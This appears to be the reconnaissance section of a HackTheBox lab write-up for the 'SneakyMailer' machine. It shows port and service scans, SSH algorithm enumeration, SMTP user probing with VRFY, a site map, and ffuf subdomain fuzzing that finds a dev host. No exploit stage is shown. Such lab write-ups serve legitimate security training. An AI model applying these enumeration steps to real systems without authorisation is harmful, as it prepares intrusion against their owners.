

SneakyMailer

```
====================
|  SNEAKYMAILER 10.10.10.197  |
====================
```




InfoGathering

SCOPE



```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.197              Linux               2.6.X  server
```

SERVICES




```
Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
10.10.10.197  21    tcp    ftp       open   vsftpd 3.0.3
10.10.10.197  22    tcp    ssh       open   OpenSSH 7.9p1 Debian 10+deb10u2 protocol 2.0
10.10.10.197  25    tcp    smtp      open   Postfix smtpd
10.10.10.197  80    tcp    http      open   nginx 1.14.2
10.10.10.197  143   tcp    imap      open   Courier Imapd released 2018
10.10.10.197  993   tcp    ssl/imap  open   Courier Imapd released 2018
10.10.10.197  8080  tcp    http      open   nginx 1.14.2
```

FTP

Anonymous login not allowed


VSFTPD Version 3.0.3



```
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:kali): anonymous
530 Permission denied.
```

SSH


[*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2



```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

SMTP


SMTP 220 debian ESMTP Postfix (Debian/GNU)



```
root@kali:~/HTB/Boxes/SneakyMailer# telnet 10.10.10.197 25
Trying 10.10.10.197 ...
Connected to 10.10.10.197.
Escape character is '^]'.
220 debian ESMTP Postfix (Debian/GNU)
EHLO
501 Syntax: EHLO hostname
EHLO sneakymailer.htb
250-debian
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY root
252 2.0.0 root
VRFY postmaster
252 2.0.0 postmaster
```

HTTP

HOME PAGE: http://sneakycorp.htb/



Wappalyzer

Font scripts

Font Awesome

Google Font API

Web servers

Nginx 1.14.2

JavaScript graphics

Chart.js

JavaScript libraries

jQuery 3.4.1


Reverse proxies

Nginx 1.14.2

UI frameworks

Bootstrap 4.4.1

URI Tree



```
▼ http://sneakycorp.htb
    /
    css
    img
    index.php
  ▼ js
    ▼ demo
        chart-area-demo.js
        chart-pie-demo.js
        datatables-demo.js
      sb-admin-2.min.js
  ▼ pypi
      register.php
    team.php
  ▼ vendor
    ▶ bootstrap
    ▼ chart.js
        Chart.min.js
    ▼ datatables
        dataTables.bootstrap4.min.js
        jquery.dataTables.min.js
    ▼ fontawesome-free
        css
    ▼ jquery
        jquery.min.js
    ▼ jquery-easing
        jquery.easing.min.js
▼ http://sneakymailer.htb
    /
    robots.txt
```

SUB DOMAIN DISCOVERY

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.sneakycorp.htb' -u http://10.10.10.197 -r --fs=13538
```


```
dev                     [Status: 200, Size: 13737, Words: 4007, Lines: 341]
www                       [Status: 200, Size: 13538, Words: 3948, Lines: 335]
```

DOMAINS


dev.sneakycorp.htb
sneakycorp.htb

